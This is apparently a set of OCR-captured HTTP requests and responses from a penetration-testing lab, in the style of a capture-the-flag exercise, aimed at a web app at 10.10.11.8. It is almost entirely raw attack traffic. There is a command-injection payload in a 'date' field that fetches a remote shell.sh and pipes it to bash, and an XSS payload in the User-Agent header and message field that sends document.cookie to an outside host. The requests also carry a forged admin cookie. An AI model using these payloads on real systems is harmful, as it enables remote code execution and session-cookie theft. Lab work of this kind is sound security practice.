


```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;curl http://10.10.14.14/shell.sh
```



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;curl http://10.10.11.8/shell.sh|bash

```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Sat, 30 Mar 2024 18:29:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2028
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Administrator Dashboard
    </title>
    <link rel="stylesheet" href="styles.css">
    <style>
      body{
        background-color:#f4f4f4;
```



```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <img src=x
onerror=fetch('http://10.10.14.14/?c='+document.cookie);>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1

fname=a&lname=a&email=t&phone=a&message=abc;<img src=x
onerror=fetch('http://10.10.14.14/?c='+document.cookie);>
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Sat, 30 Mar 2024 16:25:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2296
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Hacking Attempt Detected
    </title>
    <style>
      body{
        font-family:'Arial',sans-serif;
        background-color:#f7f7f7;
        margin:0;
        padding:0;
        display:flex;
        justify-content:center;
```